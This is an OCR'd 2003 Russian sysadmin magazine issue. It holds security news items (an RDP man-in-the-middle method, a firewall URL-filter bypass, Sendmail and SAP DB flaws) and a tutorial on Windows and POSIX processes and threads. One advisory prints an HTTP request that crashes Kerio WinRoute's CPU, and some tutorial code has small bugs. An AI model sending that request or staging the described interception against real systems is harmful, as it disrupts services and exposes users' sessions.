системный администратор

системный администратор

№5(6) май 2003

подписной индекс 81655

журнал для системных администраторов, вебмастеров и программистов

Конфигурирование DHCP

Четыре принципа выбора коммутатора ЛВС

Программные RAID-массивы

Почтовая система для среднего и малого офиса

Статическая маршрутизация в Linux

АДМИНИСТРИРОВАНИЕ

ПРОГРАММИРОВАНИЕ

БЕЗОПАСНОСТЬ

ОБРАЗОВАНИЕ

WEB

Уважаемые читатели!

Рады сообщить вам, что продолжается подписка на 2-ое полугодие 2003 года.
Подписной индекс по каталогу агентства «Роспечать» – **81655**.
Оформить подписку можно в любом почтовом отделении связи или через Интернет.
Альтернативная подписка: ООО «Интер-Почта» по тел. (095) 500-00-60.
Вы также можете получить журналы за 1-ое полугодие (февраль – июнь), прислав заявку на редакционную подписку по факсу **(095) 928-82-53** или на **info@samag.ru**
Более подробная информация на нашем сайте
www.samag.ru

Желаем успехов!

«Man In The Middle» нападение против Windows Terminal Services

В течение исследования Remote Desktop Protocol (RDP), который используется для соединения с Windows Terminal Services, Cendio Systems) обнаружила, что хотя информация, посланная по сети, зашифрована, нет никакой проверки подлинности сервера при установке ключей шифрования для сеанса.

Это означает, что RDP уязвим к «Man In The Middle» (MITM)-нападениям. Нападение работает следующим образом:

- При подключении клиента к серверу, мы используем некоторые методы (DNS-имитация, отравление arp-кэша, и т. д.), чтобы заставить его соединиться с MITM вместо сервера. MITM посылает запрос далее серверу.
- Сервер посылает свой открытый ключ и случайную «соль» в открытом виде снова через MITM. MITM посылает пакет далее клиенту, но при этом заменяет открытый ключ на собственный, для которого известен закрытый ключ.
- Клиент посылает случайную «соль», зашифрованную открытым ключом сервера, к MITM.
- MITM расшифровывает случайную «соль» клиента собственным закрытым ключом, шифрует ее настоящим открытым ключом сервера и посылает ее серверу.
- MITM теперь знает «соль» сервера и клиента, что является достаточной информацией, чтобы создать ключи сеанса, используемые для дальнейших пакетов, посланных между клиентом и сервером. Вся посланная информация, может теперь читаться в открытом виде.

Уязвимость происходит, потому что клиенты не пытаются проверить открытый ключ сервера, посланный во втором шаге. В других протоколах, типа Secure Shell, большинство существующих клиентов проверяет правильность ключа сервера.

Все существующие RDP-клиенты не в состоянии проверять известный ключ сервера. Нет также никакого взаимодействия с пользователем, чтобы проверить ключ в первый раз, когда делается подключение на новый сервер.

Уязвимость была проверена на Windows 2000 Terminal Server, Windows 2000 Advanced Server и Windows Server 2003, используя клиенты, поставляемые с Windows 2000 и загруженные с сайта Microsoft. Обнаружено, что уязвимость существует в 4 и 5 версии RDP-протокола.

Как сообщается, уже разработано программное обеспечение, которое может использоваться для эксплуатации этой уязвимости.

Обход URL-фильтрации в Symantec Enterprise Firewall

Уязвимость обнаружена в Symantec Enterprise Firewall. Удаленный пользователь может обойти URL-фильтрацию.

Как сообщается, межсетевая защита не способна распознать некоторые методы URL-кодирования. Удаленный пользователь может закодировать URL, используя стандартные методы URL-кодирования, типа Unicode и UTF-8, чтобы обойти механизмы URL-фильтрации.

Уязвимость обнаружена в Symantec Enterprise Firewall 7.0.

DoS против Kerio WinRoute Firewall

Уязвимость в обработке исключительных ситуаций обнаружена в веб-интерфейсе Kerio WinRoute Firewall. Удаленный пользователь может заставить систему потреблять 100% ресурсов CPU.

Как сообщает Positive Technologies, простой HTTP-запрос к веб-интерфейсу Kerio Winroute Firewall на 4080 порту может привести к 100% использованию ресурсов CPU. Пример:

```
GET / HTTP/1.0
Authorization: Basic XXX
```

Вместо

```
GET / HTTP/1.0
Host: server
Authorization: Basic XXX
```

Уязвимость обнаружена в Kerio WinRoute Firewall 5.0.1.

Переполнение буфера в Sendmail

В Sendmail 8.12.8 и более ранних версиях обнаружено удаленное переполнение буфера. Удаленный атакующий может получить полный контроль над уязвимым приложением.

CERT был вынужден заранее сообщить об исследуемой уязвимости, так как произошла внутренняя утечка информации. Уязвимость позволяет получить root-доступ на уязвимой системе. Как сообщает автор, скорее всего, уязвимость может использоваться только локальным пользователем, хотя потенциально существует возможность удаленной эксплуатации.

Ошибка присутствует в функции parseaddr.c в prescan() и связана с неверной проверкой границ при выполнении преобразования символьных данных в целочисленные. При проведении атаки может возникнуть ситуация, когда будут превышены границы размера буфера и произойдёт перезапись переменных стека. Эта функция используется для обработки адресов электронной почты.

Уязвимость обнаружена в Sendmail 8.12.8 и более ранних версиях и устранена в Sendmail 8.12.9.

Неправильные разрешения в SAP DB 7.x

Уязвимость в разрешениях некоторых файлов обнаружена в SAP DB. Локальный пользователь может модифицировать выполняемые файлы, чтобы получить повышенные привилегии на сервере.


Secure Network Operations сообщил, что несколько серверных программ установлено с «777» разрешениями (world-readable и world-writable), когда используется RPM-инсталляционный метод. Согласно этому сообщению, RPM устанавливает такие разрешения на «lserver» и «dbmsrv» программах.

Локальный пользователь может изменить уязвимые файлы. Затем, когда целевой пользователь выполнит эти файлы, код, представленный локальным пользователем, будет выполнен с привилегиями целевого пользователя. В некоторых случаях это может быть root-привилегии.

Уязвимость обнаружена в SAP DB 7.x.

АДМИНИСТРИРОВАНИЕ

ПРОЦЕССЫ И НИТИ



В данной статье я расскажу о работе с процессами в многозадачных операционных системах, в частности о программировании процессов и нитей в Windows и POSIX-совместимых системах.

ВСЕВОЛОД СТАХОВ

Как вы знаете, Windows NT – это многозадачная ОС, а это значит, что вы можете создавать программным путём другие процессы и нити внутри процесса. Для создания процесса могут использоваться две основные функции: WinExec и CreateProcess. Первая очень проста в применении, имеет только два параметра и может использоваться для создания оконных процессов (к ним можно отнести и консольные программы). Однако возможности WinExec сильно ограничены, и Microsoft громогласно объявила, что вместо этого следует использовать функцию CreateProcess. Но рассмотреть WinExec всё же надо, хотя бы для быстрого написания простых программ.

```
int WinExec(char *command_line, unsigned int show_mode);
```

Функция выполняет программу command_line в режиме отображения окна show_mode и ждёт, пока дочерний процесс вызовет функцию GetMessage или пока не прошло время ожидания (это может вызвать задержку выполнения). При успешном выполнении функция возвращает значение, большее 31; меньшее значение сигнализирует об ошибке:

- 0 – не хватает ресурсов;
- ERROR_BAD_FORMAT – указываемый файл неисполняемый;
- ERROR_FILE_NOT_FOUND – указываемый файл не найден;
- ERROR_PATH_NOT_FOUND – путь не существует.

Режимы отображения окна будут описаны далее.

Функция CreateProcess принимает большое количество параметров и может использоваться для указания множества атрибутов порождаемым процессам, например, можно сделать оболочку для DOS-программы с графическим интерфейсом ввода/вывода данных, переопределив STDIN и STDOUT и многое другое. Но использовать данную функцию достаточно непросто, так как приходится учитывать некоторые нюансы, а можно ещё и мучиться с атрибутами безопасности, но это уже на любителя... Итак, вот что написано в MSDN:

```
BOOL CreateProcess(
    // Имя исполняемого файла
    LPCTSTR lpApplicationName,
    // Командная строка
    LPTSTR lpCommandLine,
    // Атрибуты безопасности процесса
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    // Атрибуты безопасности потока
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    // Наследует ли дочерний процесс дескрипторы родителя
    BOOL bInheritHandles,
    // Флаги создания процесса
    DWORD dwCreationFlags,
    // Указатель на environment для дочернего процесса
    LPVOID lpEnvironment,
    // Текущая директория для процесса
    LPCTSTR lpCurrentDirectory,
    // Структура для запуска процесса
    LPSTARTUPINFO lpStartupInfo,
    // Указатель, получающий данные о дочернем процессе
    LPPROCESS_INFORMATION lpProcessInformation
);
```

Краткое объяснение параметров:

LPCTSTR lpApplicationName – путь (полный или относительный) к исполняемому файлу. Если путь длинный или содержит пробелы, то необходимо заключить его в кавычки: "\"C:\\very long path\\very long filename.exe\"". Учтите, что в WindowsNT для запуска 16-ти разрядных программ необходимо указывать путь к файлу в lpCommandLine, а данный параметр должен равняться NULL (в Win9x 16-ти разрядные файлы выполняются, как и все другие).

LPTSTR lpCommandLine – параметры, передаваемые порождаемому процессу в командной строке для 16-ти разрядных приложений в WinNT. При указании пути к 16-ти разрядному приложению надо путь к нему заключать в кавычки, чтобы отделить конец самого пути и начало передаваемых аргументов командной строки. Но такой метод срабатывает и для 32-х разрядных приложений. Поэтому параметр lpApplicationName оставляют в NULL, а в данном параметре прописывают полную командную строку, предварённую путём к файлу. При этом учтите, что если путь неполный и файл не найден относительно текущей директории, то происходит поиск в следующих местах:

- в директории системных файлов (\winnt\system32 или \windows\system);
- в директории 16-ти разрядных системных файлов для WinNT \winnt\system;
- в директории windows (\winnt \windows);
- в директориях, описанных в переменной окружения PATH.

LPSECURITY_ATTRIBUTES lpProcessAttributes – атрибуты безопасности процесса. Для большинства случаев следует писать NULL, т.е. атрибуты безопасности наследуются порождаемым процессом.

LPSECURITY_ATTRIBUTES lpThreadAttributes – атрибуты безопасности потока, тоже обычно NULL.

BOOL bInheritHandles – флаг, определяющий наследует ли дочерний процесс дескрипторы родителя. Данный флаг удобно применять для межпроцессовых коммуникаций через неименованные трубки (pipe) и для совместного использования файлов. Общее правило: если процесс собирается общаться с потомком, этот параметр должен быть TRUE.

DWORD dwCreationFlags – флаги создания процесса. Битовая маска, определяющая различные параметры создания процесса. Обычно используется для указания приоритета процесса:

- HIGH_PRIORITY_CLASS – высокий приоритет процесса (нельзя создать процесс данного класса, не получив соответствующих привилегий).
- IDLE_PRIORITY_CLASS – низкий приоритет процесса.
- NORMAL_PRIORITY_CLASS – нормальный приоритет процесса.
- REALTIME_PRIORITY_CLASS – режим реального времени для процесса (для запуска необходимы привилегии администратора, что обычно используется при создании сервисов реального времени, которые запускаются от пользователя SYSTEM) даёт порождаемому процессу 100% CPU, и если последний начнёт «пожирать» все ресурсы процессора, то ОС наглухо зависнет: мышь двигаться не сможет, буферы на диск не сбрасываются. В общем, хорошо, что всем нельзя такие процессы делать.

Есть ещё интересные параметры для отладки приложений, позволяющие применять функции непосредственного доступа к памяти процесса ReadProcessMemory и WriteProcessMemory, но описание этого выходит за рамки данной статьи.

LPVOID lpEnvironment – указатель на environment для дочернего процесса, представляет собой блок строк, заканчивающихся NULL, содержащих в себе описание переменных окружения для дочернего процесса в формате «имя=значение». Если данный параметр NULL, то по традиции он наследуется от родительского процесса.

LPCTSTR lpCurrentDirectory – текущая директория для процесса.

LPSTARTUPINFO lpStartupInfo – структура для запуска процесса – это самая интересная часть CreateProcess, будет описана далее.

LPPROCESS_INFORMATION lpProcessInformation – указатель, получающий данные о дочернем процессе в формате:

```
struct PROCESS_INFORMATION{
  HANDLE hProcess;   -  дескриптор порождённого процесса;
  HANDLE hThread;    -  дескриптор главного потока
                        дочернего процесса;
  DWORD dwProcessId; -  идентификатор порождённого
                        процесса;
  DWORD dwThreadId;  -  идентификатор порождённого
                        потока.
 }
```

А теперь я приведу описание структуры STARTUPINFO, и многие поймут, почему системных программистов Windows возводят в ранг великомучеников.

```
struct STARTUPINFO {
    DWORD  cb;
    LPTSTR lpReserved;
    LPTSTR lpDesktop;
    LPTSTR lpTitle;
    DWORD  dwX;
    DWORD  dwY;
    DWORD  dwXSize;
    DWORD  dwYSize;
    DWORD  dwXCountChars;
    DWORD  dwYCountChars;
    DWORD  dwFillAttribute;
    DWORD  dwFlags;
    WORD   wShowWindow;
    WORD   cbReserved2;
    LPBYTE lpReserved2;
    HANDLE hStdInput;
    HANDLE hStdOutput;
    HANDLE hStdError;
};
```

Теперь «краткое» описание полей:

- DWORD cb – размер структуры в байтах (sizeof(STARTUPINFO)).
- LPTSTR lpReserved – очередная шутка Microsoft, должно быть NULL.
- LPTSTR lpDesktop – указатель на рабочий стол для окна (полезно для сервисов, работающих с рабочим столом).
- LPTSTR lpTitle – используется при создании окна консоли с заголовком, в остальных случаях должен быть NULL.
- DWORD dwX – размеры окна по x.
- DWORD dwY – размеры окна по y.
- DWORD dwXSize – ширина.
- DWORD dwYSize – высота.

Параметры размера игнорируются, если только в dwFlags не установлен атрибут STARTF_USEPOSITION и/или STARTF_USESIZE.

- DWORD dwXCountChars – количество символов по ширине.
- DWORD dwYCountChars – количество символов по высоте.
- Данные параметры применяются для консольных приложений, если установлен флаг STARTF_USECOUNTCHARS.
- DWORD dwFillAttribute – устанавливают цвет (FOREGROUND_BLUE, FOREGROUND_GREEN, FOREGROUND_RED, FOREGROUND_INTENSITY, BACKGROUND_BLUE, BACKGROUND_GREEN, BACKGROUND_RED, и BACKGROUND_INTENSITY) для консольных приложений, если установлен флаг STARTF_USEFILLATTRIBUTE.
- DWORD dwFlags – а вот это те самые флаги; кроме тех, что были уже упомянуты выше, можно отметить флаг STARTF_USESTDHANDLES – переопределение стандартных потоков для потомка.
- WORD wShowWindow – режим открытия окна (для его изменения необходимо установить флаг STARTF_USESHOWWINDOW), приведу несколько самых используемых:
  - SW_HIDE – спрятать окно и показать следующее;
  - SW_MAXIMIZE – развернуть и активизировать окно;
  - SW_MINIMIZE – свернуть окно и показать следующее;
  - SW_RESTORE – восстановить окно;
  - SW_SHOWNORMAL – восстановить и активизировать окно;
  - SW_SHOW – просто активизировать и показать окно.

- WORD cbReserved2 – NULL.
- LPBYTE lpReserved2 – NULL.
- HANDLE hStdInput – дескриптор стандартного ввода.
- HANDLE hStdOutput – дескриптор стандартного вывода.
- HANDLE hStdError – дескриптор стандартных ошибок.

Тут могу посоветовать одно: обнуляйте структуру перед использованием, а затем заполняйте нужные поля, остальные установятся по умолчанию. Ну что же, пришло время для чего-нибудь интересного. Итак, примеры.

Для начала запустим какой-нибудь notepad и загрузим в него какой-нибудь файл, в данном примере test.txt:

```
// Информация о процессе
STARTUPINFO si;
// Обнуление структуры
memset(&si, 0, sizeof(STARTUPINFO));
// Заполнение полей
si.cb = sizeof(STARTUPINFO);

// Флаги
si.dwFlags = STARTF_USESHOWWINDOW;

// Показываем окошко
si.wShowWindow = SW_SHOWNORMAL;

// Информация о процессе
PROCESS_INFORMATION pi;

// Вот и всё! Теперь блокнот запущен
CreateProcess(NULL, "notepad.exe test.txt", NULL, NULL, ↵
    FALSE, 0, 0, 0, &si, &pi);
```

А теперь более интересный пример – создание оболочки для программы MS-DOS. Для общения с консольной программой можно использовать только неименованные каналы (pipe). Проблема в том, что в WinNT неименованные каналы не наследуются порождаемым процессом. Для того чтобы наследовать неименованные каналы, необходимо установить соответствующие параметры безопасности. Но я подробно на этом останавливаться не буду – просто примите это на веру, так как дескрипторы безопасности – это отдельная большая тема.

```
SECURITY_DESCRIPTOR sd; // Дескриптор безопасности
SECURITY_ATTRIBUTES sa; // и его атрибуты
LPSECURITY_ATTRIBUTES lpsa = NULL;
// Это Windows NT
if (GetVersion() < 0x80000000) {
    // Инициализация дескриптора
    InitializeSecurityDescriptor(&sd, ↵
           SECURITY_DESCRIPTOR_REVISION);
    SetSecurityDescriptorDacl(&sd, true, NULL, false);
    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    // Разрешаем наследование дескрипторов
    sa.bInheritHandle = true;
    sa.lpSecurityDescriptor = &sd;
    // А вот это уже нормальный дескриптор безопасности
    lpsa = &sa;
        }

// Создаём неименованный канал и получаем дескрипторы
// чтения/записи
HANDLE hReadPipe;
HANDLE hWritePipe;
// Создание канала
CreatePipe(&hReadPipe, &hWritePipe, lpsa,25000);
// Ну а это инициализация STARTUPINFO
STARTUPINFO si;
// Обнуление
memset(&si, 0, sizeof(STARTUPINFO));
si.cb = sizeof(STARTUPINFO);
// Флаг перенаправления дескрипторов
si.dwFlags = STARTF_USESHOWWINDOW |STARTF_USESTDHANDLES;
// Прячем окошко
si.wShowWindow = SW_HIDE;
// Указатели stdout и stderr перенаправляются в канал
si.hStdOutput = hWritePipe;
si.hStdError = hWritePipe;
PROCESS_INFORMATION pi;

if(CreateProcess(NULL, "bcc -otest test.c", NULL, NULL, ↵
    TRUE, 0, 0, 0, &si, &pi)){
    // Закрываем дескриптор потока
    CloseHandle(pi.hThread);
    // Ждём завершения дочернего процесса 90 сек.
    WaitForSingleObject(pi.hProcess, 90000);

    // Читаем из канала данные
    DWORD BytesRead; // Количество считанных байт
    char dest[4000]; // Вот в этот буфер писать и будем
    int LoopDone = 0;
    int FBreak = 0;

    // Цикл чтения данных из канала, с защитой от тайм-аута,
    // т.к. чтение неблокирующее
    while (!LoopDone) {
           memset(dest, 0, 4000);
           ReadFile(hReadPipe, &dest, sizeof(dest), ↵
                  &BytesRead, NULL);
           if (BytesRead < 4000 || FBreak > 150) ↵
                  LoopDone = -1;
           else LoopDone = 0;
           FBreak++;
    }

}
```

А теперь приведу пример взаимодействия сервиса с рабочим столом, например, сервис, вызывающий explorer с привилегиями LocalSystem (фактически привилегии операционной системы):

```
PROCESS_INFORMATION pi;
// Ну а это инициализация STARTUPINFO
STARTUPINFO si;
memset(&si, 0, sizeof(STARTUPINFO)); // Обнуление
// И установка полей
si.cb = sizeof(STARTUPINFO);
// Это рабочий стол по умолчанию!
si.lpDesktop = "WinSta0\\Default";
si.dwFlags = STARTF_USESHOWWINDOW;
si.wShowWindow = SW_SHOW;

if (CreateProcess(NULL, "explorer", NULL, NULL, FALSE, ↵
    0, NULL, NULL, &si, &pi))
{
    // Закрываем все дескрипторы в конце программы
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);
}
```

После создания дочернего процесса собственного написания для взаимодействия с сервисом наиболее удобно использовать именованные каналы, но это уже другая тема...

Теперь я расскажу о нитях. Вообще термин thread очень сложно однозначно перевести, но я буду называть их нити или потоки. Поток – это функция, которая выполняется внутри процесса одновременно с другими функциями, т.е. процесс разделяется на нити, выполняющиеся одновременно и использующими одно и то же адресное пространство, что нужно для создания нескольких параллельных потоков, работающих над одной задачей, чтобы не тратить много времени на перегонку результатов через именованные и неименованные каналы... Когда процессы разные, важно, чтобы один другому не мешал и не мог бы его случайно повредить и прочее. Когда же процесс один, но многопотоковый, наоборот, нужно одно общее адресное пространство.

Для создания потока в WinNT необходимо применить функцию CreateThread. Учтите, что работа с потоками кардинальным образом отличается от работы с процессами, т.к. нет необходимости применять межпроцессные коммуникации ОС и с потоком можно работать также, как и с любой другой функцией, например, передавать в неё параметры. Кроме этого, так как все потоки используют общее адресное пространство, то глобальные и статические переменные одинаковы во всех нитях (иногда встают проблемы синхронизации потоков), хотя межпроцессные коммуникации также возможны (у нити есть собственный дескриптор), что делает нить неким «гибридом» между функцией и процессом по способу взаимодействия.

```
HANDLE CreateThread(
    // Атрибуты безопасности (NULL)
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    // Размер стека для потока (если 0, то используется
    // умолчание
    DWORD dwStackSize,
    // Указатель на функцию потока
    LPTHREAD_START_ROUTINE lpStartAddress,
    // Аргументы, передаваемые потоку
    LPVOID lpParameter,
    // Флаги создания
    DWORD dwCreationFlags,
    // Получает ID потока
    LPDWORD lpThreadId
);
```

Синтаксис данной команды довольно простой, но я хотел бы рассказать следующее: если вы передаёте нити аргументы, то их нужно прямо приводить к типу void *, а в самом потоке делать обратное преобразование. Данный способ позволяет передать потоку абсолютно любые па-

раметры. Если вы не хотите, чтобы поток сразу же запускался, то укажите флаг CREATE_SUSPENDED, тогда нить создастся, но запускаться не будет. Функция CreateThread возвращает дескриптор потока или NULL при ошибке. Функция потока имеет вид DWORD WINAPI ThreadFunc(LPVOID data), где data – передаваемые параметры.

Для управления состоянием потоков используются функции SuspendThread и ResumeThread для соответственно приостанавливания и восстановления потоков. Функции принимают один аргумент – дескриптор потока и возвращают 1 в случае ошибки. Для убиения потока используется функция TerminateThread, она принимает два параметра: дескриптор потока и код ошибки. Если поток хочет сообщить вызывающему потоку код завершения, то он должен использовать функцию ExitThread(DWORD dwExitCode), а вызывающий поток должен вызвать GetExitThreadCode(HANDLE hThread, LPDWORD lpdwExitCode), и поле lpdwExitCode заполняется кодом завершения потока.

Пример создания простого сервиса:

```
// Формат функции потока жёстко задан
DWORD WINAPI ThreadFunc(LPVOID lpParam)
{
    char szMsg[80];

    wsprintf( szMsg, "Поток: параметр = %d\n", *lpParam );
    MessageBox( NULL, szMsg, "Поток создан.", MB_OK );

    return 0;
}

int main(void)
{
    //Параметр для потока
    DWORD dwThreadId, dwThrdParam = 1;
    HANDLE hThread;
    hThread = CreateThread(
            NULL,   // безопасность по умолчанию
            0,      // размер стека по умолчанию
            ThreadFunc,    // функция потока
            (void *) &dwThrdParam, // параметр для функции нити
            0,      // нет специальных флагов создания
            &dwThreadId); // получает ID нити

    // Проверяем правильность работы потока.

    if (hThread == NULL)
       return -1;

    // Негласное правило - закрываем дескрипторы вручную
    CloseHandle(hThread);
    return 0;
}
```

Потоки – это мощное и хорошо реализованное в WinNT средство. Потоки очень часто применяются в серверных приложениях, сервисах и прочих программах, использующих «разделение труда». Потоки легко использовать и управлять ими. Единственное, о чём приходится заботиться, – это синхронизация данных между потоками, работающими одновременно, для этого существуют механизмы семафоров и мьютексов, но опять же это другая тема...

В других операционных системах также есть свои функции создания процессов и потоков. Наиболее переносимой является семейство функций exec*, которые производят запуск дочернего процесса в адресном пространстве родительского, т.е. после выполнения exec дочерний процесс заменяет родительский. Данная функция есть практически во всех ОС: POSIX, Windows, DOS, OS/2. Формат функции зависит от суффикса функции, например: execl, execlp, execve. Буквы l и v обозначают способ передачи аргументов дочернему процессу: в виде массива строк (суффикс v) или в виде последовательных строк, заканчивающихся нулевой строкой (суффикс l). Суффикс e сигнализирует, что дочернему процессу также передаётся массив строк окружения (имя_переменной=значение). Суффикс p означает, что нужно произвести поиск исполняемого файла в PATH. Итак, общий формат функции:

```
// указываем переменные окружения
int execve(char *path, char *args[], char *env[])
// идет поиск в PATH
int execlp(char *path, char *arg1, char *arg2 ... ↵
    char *argn, NULL)
```

При удачном выполнении функция не возвращает ничего (возвращать-то некому! родительский процесс уже заменён на дочерний), иначе произошла ошибка. Замечу, что в DOS, Windows и OS/2 есть ещё семейство функций spawn*, подобных exec*, но не заменяющих родительский процесс, а создающих параллельный. Причём возвращают они идентификатор процесса. Кроме этого, функции семейства spawn принимают первым параметром режим запуска, который может принимать следующие значения:

- P_WAIT – родительский процесс дожидается завершения дочернего, а затем продолжает выполнение;
- P_NOWAIT – родительский и дочерний процессы выполняются одновременно, но родительский может применить функцию wait для ожидания завершения дочернего процесса (такой режим доступен только для Win32 и OS/2);
- P_NOWAITO – идентично P_NOWAIT, но невозможен вызов wait (работает везде);
- P_DETACH – то же, что и P_NOWAITO, но дочерний процесс выполняется в фоновом режиме без доступа к клавиатуре и дисплею.

Ещё раз повторяю: функции spawn* не поддерживаются POSIX-стандартом. Для ожидания окончания дочернего процесса используется функция pid_t wait(int *process_stat). Данная функция дожидается окончания дочернего процесса и заполняет параметр process_stat. При нормальном завершении дочернего процесса старшие биты данной структуры содержат код завершения программы, иначе устанавливаются биты 1, 2, 3. Если дочерний процесс уже завершился, то функция wait немедленно возвращается, а ресурсы, занятые потомком, освобождаются. В POSIX-системах возможно также применение функции wait к нитям, но об этом далее.

Пример использования функций exec и spawn:

```
int main()
{
    //Формирование массива аргументов
    char *ar[2] = {"test.c" "-otest"};
    //А теперь нашего процесса уже нет, он заменился gcc
    return execvp("gcc", ar);
}
-----------------------------------------------------------
int main()
{
    //Запускаем gcc параллельно
    spawnlp(P_NOWAIT, "gcc", "test.c", "-otest", NULL);
    // Для чего-то ждём завершения gcc и выходим
    return wait(NULL);
}
```

В POSIX определён также замечательный системный вызов fork, который выполняет «разделение» существующего процесса. После вызова fork происходит полное копирование адресного пространства существующего процесса, и далее продолжают выполняться 2 процесса, отличающихся только идентификатором процесса. Причём родителю fork возвращает идентификатор дочернего процесса, а дочернему – 0. Так можно определить тип процесса: родитель или потомок. У двух процессов после fork идентично содержимое памяти, стека, файловых дескрипторов, идентификаторов пользователя процесса (UID), каналов и т. д. Не наследуются только те участки памяти, которые были закреплены с помощью mlock(void *mem, size_t size). Можно сказать, что после вызова fork происходит разделение исходного процесса на два идентичных, но при этом между собой не связанных процесса (т.е. адресное пространство у них разное). Далее обычно дочерний и родительский процессы начинают вести себя по-разному, в зависимости от значения, возвращённого fork. С помощью fork можно выполнить множество полезных действий, например, создание демонов, сокетных серверов и т. д. Например, с помощью функции fork можно организовать поведение, аналогичное spawn в win32:

```
void main()
{
    pid_t pid; // Идентификатор процесса
    pid = fork(); // А теперь уже 2 процесса
    if(pid == -1) // Произошла ошибка
           return;

    if(pid == 0){ // Это дочерний процесс
           execlp("gcc", "test.c", "-otest", NULL);
    }
    else{
           printf("Compiling now\n");
           // Так как ждём мы другой процесс, то надо
           // указать его PID
           waitpid(pid, NULL, 0);
           printf("That`s all\n");
    }
}
```

Кроме вышеперечисленных функций существуют также функции system и popen, выполняющие команды средствами операционной системы. Первая из них int system(char * command) выполняет файл command и возвращает вызывающей программе код завершения. Функция блокирует выполнение родительского процесса до завершения работы потомка. В системах POSIX command выполняется вызовом /bin/sh –c command. Функция system не должна употребляться с программами, устанавливающими биты suid sgid, во избежание «странного» поведения. Функция popen используется в POSIX-системах аналогично system (выполняется /bin/sh –c), но данная функция возвращает файловый поток, связанный с дочерней программой (аналог конвейера | в shell), что позволяет взаимодействовать с потомком. FILE *popen(char *path, char *mode), где mode – режим открытия канала, аналогичный режимам открытия файла в fopen (учтите, что нельзя открывать такой поток одновременно для чтения и записи), при этом реально создается неименованный канал.

После этого возможно взаимодействие с потомком через этот поток стандартными функциями работы с файлами (fprintf, fscanf, fread, fwrite). Работа с потоком является буферизованной и блокирующей, поэтому всегда надо готовиться к худшему (к получению сигнала SIGCHILD). Если потомок завершился, то попытки чтения из трубы неудачны, а feof возвращает не ноль. Поток, открытый popen, должен завершаться функцией pclose, ждущей окончания процесса и закрывающей созданный канал.

```
int main()
{
    char buf[1024];
    FILE *f = NULL;
    //Открываем канал в режиме чтения
    f = popen("ls -l", "r");

    if(f==NULL){ //Что-то не так
           perror("Failed to execute ls!");
           return -1;
    }

    while(!feof){ //Пока потомок работает
           fgets(buf, 1024, f); //Читаем из канала
           printf("%s", buf);

    }

    pclose(f); //Закрываем канал
    return 0;
}
```

В форуме журнала был вопрос, связанный с поиском файлов в Unix. Одним из решений может служить взаимодействие со стандартной утилитой find при помощи функции popen("find some_file", "r"). В качестве альтернативы можно также использовать команды locate и whereis.

Во многих Unix-подобных системах (в частности в Linux) организована поддержка нитей. К сожалению, возможность эта ещё пока недостаточно отлажена и использовать её не так-то просто. Но я, тем не менее, расскажу об основных принципах создания нитей в Unix. Нити в Unix представляют собой особый вид процессов и создание нити очень похоже на вызов fork. Для создания нити необходимо применять функции библиотеки pthread. Для каждого потока схема создания следующая: инициализация атрибутов нити, создание нити, уничтожение нити и уничтожение её атрибутов.

```
int pthread_attr_init(pthread_attr_t *a)
```

– установка атрибутов по умолчанию в структуре a. Далее можно устанавливать приоритет потока и другие его атрибуты функциями, специальными для каждого атрибута (таких функций 5 пар, отвечающих за включение и выключение отдельных атрибутов).

```
int pthread_create(pthread_t *thread, pthread_attr_t ↵
    *attr, void * (*start_func)(void *), void *arg)
```

– создаёт нить с атрибутами attr на основе функции start_func и передающей этой функции параметры arg типа void * (здесь всё, как и в WinNT). Если создание нити прошло удачно, функция возвращает 0, а поле thread заполняется идентификатором потока.

```
int pthread_join(pthread_t thread, void **retval)
```

– данный поток приостанавливает своё исполнение и ждёт завершения потока thread, который заполняет поле retval.

```
void pthread_exit(void *retval)
```

– завершает текущий поток и записывает результат выхода retval.

```
int pthread_attr_destroy(pthread_attr_t *attr)
```

– очистка структуры атрибутов нити.

Итак, приведу простенький пример создания нити в Linux.

```
#include <pthread.h>

void *thread_func(void *arg)
{

    printf("Thread is running\n");
    //Выходим из потока
    pthread_exit(NULL);

}
```

```
int main()
{
    //Атрибуты
    pthread_attr_t a;
    //Два потока
    pthread_t thread1;
    pthread_t thread2;
    //Создаём атрибуты по умолчанию
    pthread_attr_init(&a);
    //Создаём потоки
    pthread_create(&thread1, &a, thread_func, NULL);
    pthread_create(&thread2, &a, thread_func, NULL);
    //Ждём завершения 2-го потока
    pthread_join(thread2, NULL);
    //Убиваем атрибуты
    pthread_attr_destroy(&a);

    return 0;
}
```

Компилируем так:

```
gcc test_thread.c -lpthread
```

Научились делать!

Недавно фирма ДКС устроила пресс-конференцию, на которой объявила о начале продаж системы СКС «Инлайнер» (систематизированной кабельной системы) российского производства. Поначалу я скептически отнесся к подобной системе – не секрет, что российские короба быстро ломаются (особенно если приходится их открывать). Но всегда думаешь: «а вдруг?», поэтому я и поехал на это мероприятие.

Пресс-конференция проходила на заводе фирмы ДКС в Твери. Первое впечатление положительное: отремонтированное в современном стиле здание, которое не потерялось бы на фоне московских офисов, ярким пятном выделялось среди руин промзоны провинциального города. Внутри чисто, и что меня поразило больше всего – весь завод выполнен в едином стиле, начиная с цехов и заканчивая конференц-залом и столовой (кстати, поизящнее большинства московских кафе).

